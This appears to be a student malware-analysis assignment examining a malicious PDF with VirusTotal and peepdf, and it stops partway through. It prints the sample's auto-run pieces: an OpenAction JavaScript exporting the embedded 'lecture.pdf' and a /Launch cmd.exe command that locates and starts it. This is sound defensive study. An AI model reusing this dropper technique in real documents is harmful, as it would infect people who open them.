

## Malicious PDF File Analysis - No. 4

In this Assignment 1 phase 2, we did 3 distinct tasks. The first task was running the code through virus total (<https://www.virustotal.com/gui/home/upload>) to see what was detected and by how many different security vendors.

The second task was looking at the code to investigate the malicious content. Finally, we performed some dynamic analysis with an online Sandbox tool, Hybrid Analysis <https://www.hybrid-analysis.com/submissions/quick-scan/files>.

## A) Virus Total Screening

When running the pdf through virus total, we get a score of 40/63 which indicates the presence of a malware. When looking at why it was flagged. When can notice that Trojan, dropper, Windows 32 generic and meterpreter are used to describe why it was flagged as malicious.

Thus, we think that this malware might result in some process injection, giving remote access to a specific IP address of the infected device as soon as the pdf is opened.

VirusTotal - File - ed7b35e86c3498973b5877d05a5da3...

<https://www.virustotal.com/gui/file/ed7b35e86c349897...>





Figure 1: Virus Total Scan



[Sign in](#)
[Sign up](#)

ALYac	ⓘ Trojan.CryptZ.Gen	Arcabit	ⓘ Exploit.PDF-Dropper.Gen
Avast	ⓘ Win32:ShikataGaNai-B [Trj]	AVG	ⓘ Win32:ShikataGaNai-B [Trj]
Avira (no cloud)	ⓘ EXP/Pidief.ald	Baidu	ⓘ Multi.Threats.InArchive
BitDefender	ⓘ Exploit.PDF-Dropper.Gen	BitDefenderTheta	ⓘ Gen:NN.ZexaF.34698.eq1@aySN...
Bkav Pro	ⓘ W32.PdfLaunch.Trojan	ClamAV	ⓘ Pdf.Tool.Agent-1388586
Cynet	ⓘ Malicious (score: 99)	Cyren	ⓘ W32/Swrort.A.gen!Eldorado
Emsisoft	ⓘ Exploit.PDF-Dropper.Gen (B)	eScan	ⓘ Exploit.PDF-Dropper.Gen
ESET-NOD32	ⓘ PDF/TrojanDropper.Agent.D	Fortinet	ⓘ MalwThreat!0971IV
GData	ⓘ Trojan.CryptZ.Gen	Google	ⓘ Detected
Ikarus	ⓘ Possible-Threat.PDF.Acmdl	Kaspersky	ⓘ HEUR:Trojan.Win32.Generic
MAX	ⓘ Malware (ai Score=81)	McAfee	ⓘ Swrort.i
McAfee-GW-Edition	ⓘ Swrort.i	Microsoft	ⓘ Trojan:Win32/Meterpreter.O!MTB
NANO-Antivirus	ⓘ Trojan.Script.Pidief.dugwyg	QuickHeal	ⓘ Trojan.Swrort.A
Rising	ⓘ Dropper.Agent/PDF!1.C7BB (CLA...	Sangfor Engine Zero	ⓘ Trojan.Generic-Script.Save.68fc5...
SentinelOne (Static ML)	ⓘ Static AI - Malicious PDF	Sophos	ⓘ ML/PE-A + Troj/PDFJs-AIA
Symantec	ⓘ Packed.Generic.347	Tencent	ⓘ PDF.Win32.Script.900188
Trellix (FireEye)	ⓘ Exploit.PDF-Dropper.Gen	TrendMicro	ⓘ HEUR_PDFEXP.D
TrendMicro-HouseCall	ⓘ BKDR_SWRORT.SM	VIPRE	ⓘ Trojan.CryptZ.Gen
Yandex	ⓘ Trojan.Rosena.Gen.1	ZoneAlarm by Check Point	ⓘ HEUR:Trojan.Win32.Generic

*Figure 2: Virus Total Scan*

## B) Investigating the code





Figure 3: Unzip File



*Figure 4: Open File to Inspect with Text Editor*

From the looks of it, the file is compressed and encoded. Most of them with the /FlateDecode.




Figure 5: Some unobfuscated JS

Object 105 seems to be a code to open an attachment named “lecture” with an `nLaunch` value of 0 which indicates saving the attachment. Although, opening this for the first time will cause a File Dialog Display asking users if they want to allow the attachment to be exported.

```
<</S/JavaScript/JS(this.exportDataObject({ cName: "lecture", nLaunch: 0
}))/Type/Action>>
```

The pdf file is performing actions, this is suspicious! Object 106 indicates that the action will happen immediately the file is opened.

The JavaScript function in obj 106 seems to be specific to Windows OS, it opens the command line and runs the following code:

```
C %HOMEDRIVE%&cd %HOMEPATH --- goes to the root of the C drive
```

Then it runs an if condition checking the location of the attachment referenced in object 105. The code seems to account for both Spanish and English versions of the folder names. In the case that any of the conditions are passed, the code via the command line changes into the directory with the file *lecture.pdf* which is attached in object 105 and runs the malicious file, *lecture.pdf*. There also seems to be some obfuscated ASCII text which must also point to something.

Object 101 - 104 reference each other chronologically and point to the *lecture.pdf* file which then contains a compressed stream of text.




Figure 6: Object 103 contains the file referenced in the JS code

Let's continue our analysis of the pdf file.




Figure 7: View Contents of pdf

The file **contains 107 objects, 1 Javascript and 1 Open Action, 1 AA** showing it is to be automatically run when the page is viewed, this is suspicious. There seems to be no embedded pdfs. Means the lecture.pdf file is hidden.

```
Activities Terminal Oct13 00:33
remnux@remnux: ~/Downloads/Malicious

Objects (99): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100]
Streams (23): [4, 10, 12, 15, 21, 25, 29, 33, 37, 41, 46, 50, 54, 58, 62, 66, 70, 74, 79, 83, 89, 91, 94]
Encoded (23): [4, 10, 12, 15, 21, 25, 29, 33, 37, 41, 46, 50, 54, 58, 62, 66, 70, 74, 79, 83, 89, 91, 94]

Version 1:
Catalog: 87
Info: 1
Objects (8): [2, 87, 101, 102, 103, 104, 105, 106]
Streams (1): [104]
Encoded (1): [104]
Objects with JS code (1): [105]
Suspicious elements:
/OpenAction (1): [87]
/Names (2): [102, 87]
/AA (1): [2]
/JS (1): [105]
/Launch (1): [106]
/JavaScript (1): [105]
/EmbeddedFiles: [101]

Please, don't forget to report the errors found:
- Sending the file "/home/remnux/Downloads/Malicious/peepdf_errors.txt" to the author (mailto:peepdfREMOVETHIS@eternal-todo.com)
- And/or creating an issue on the project webpage (https://github.com/jesparza/peepdf/issues)

remnux@remnux:~/Downloads/Malicious$
```

Figure 8: View file with peepdf

As we thought, the files 2,87, and 101 – 106 have been marked as suspicious. Let's review each of these suspicious files to find our actual payload.

```
Activities Terminal Oct13 00:39
remnux@remnux: ~/Downloads/Malicious

Streams (1): [104]
Encoded (1): [104]
Objects with JS code (1): [105]
Suspicious elements:
/OpenAction (1): [87]
/Names (2): [102, 87]
/AA (1): [2]
/JS (1): [105]
/Launch (1): [106]
/JavaScript (1): [105]
/EmbeddedFiles: [101]


PPDF> object 87
<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 2
<< /Parent 3 0 R
/Contents 4 0 R
/Resources 6 0 R
/AA << /O 106 0 R >>
/MediaBox [ 0 0 720 540 ]
/Type /Page >>

PPDF>
```

Figure 9: View Object 2

This identifies the action which we have already seen, the JavaScript Code. Let's review object 106.




The screenshot shows a terminal window with the following content:

```
remnux@remnux: ~/Downloads/Malicious
/MediaBox [ 0 0 720 540 ]
/Type /Page >>
PPDF> object 106
<< /Type /Action
  /S /Launch
  /Win << /F cmd.exe
  /D c:\windows\system32
  /P /O /C %HOMEDRIVE%\cd %HOMEPATH%\&(if exist "Desktop\lecture.pdf" (cd "Desktop"))&(if exist "My Documents\lecture.pdf" (cd "My Documents"))&(if exist "Documents\lecture.pdf" (cd "Documents"))&(if exist "Escritorio\lecture.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\lecture.pdf" (cd "Mis Documentos"))&(start lecture.pdf)
  >>
  >>
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>
PPDF> js_analyse object 106
*** Error: PyV8 is not installed!
PPDF>
```

Figure 10: Object 106 contains the javascript code already seen


When looking through Object 106, we see a string of hexadecimal characters that should not be there. Thus, we decided to convert this into text and obtain ‘**secret code 123abc**’.



The screenshot shows a web-based hex-to-text conversion tool. It has two dropdown menus at the top, both set to 'Hex' and 'Text'. Below them are two text input areas. The left area contains the hexadecimal string: 73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43. The right area contains the converted text: secret code is: 123ABC. At the bottom right is a blue 'Convert' button. There are also icons for a clipboard, a document, and a 'Sample' button.

Figure 11: Secret Code





The screenshot shows a terminal window titled "remnux@remnux: ~/Downloads/Malicious". The terminal output includes a Windows command prompt snippet, a hex dump, and the analysis of PDF object 106. The analysis shows object 106 is a catalog with references to objects 86, 105, and 101. The prompt "PPDF> object 87" is shown, but the output is cut off.

```
remnux@remnux: ~/Downloads/Malicious
/Win << /F cmd.exe
/D c:\windows\system32
/P /O /C %HOMEDRIVE%\cd %HOMEPATH%&(if exist "Desktop\lecture.pdf" (cd "Desktop"))&(if exist "My Documents\lecture.pdf" (cd "My Documents"))&(if exist "Documents\lecture.pdf" (cd "Documents"))&(if exist "Escritorio\lecture.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\lecture.pdf" (cd "Mis Documentos"))&(start lecture.pdf)

73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>


PPDF> js_analyse object 106
*** Error: PyV8 is not installed!!

PPDF> object 87
<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF>
```

Figure 12: View Object 87

Object 87 references object 105, another /OpenAction and /Name



This screenshot shows the terminal window with the analysis of PDF object 105. The output shows object 105 is an action of type /JavaScript, which exports a data object with a 'lecture' property. A red bracket and arrow highlight the JavaScript code. The prompt "PPDF> object 105" is shown, and the output is cut off.

```
remnux@remnux: ~/Downloads/Malicious
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106
*** Error: PyV8 is not installed!!

PPDF> object 87
<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105
<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF>
```

Figure 13: Object 105 - Another malicious JS script

```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> object 101

<< /EmbeddedFiles 102 0 R >>
PPDF> []
```

Figure 14: Object 101

Object 101 only references another object 102, an embedded file. This confirms our suspicion, the embedded file was hidden.

```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

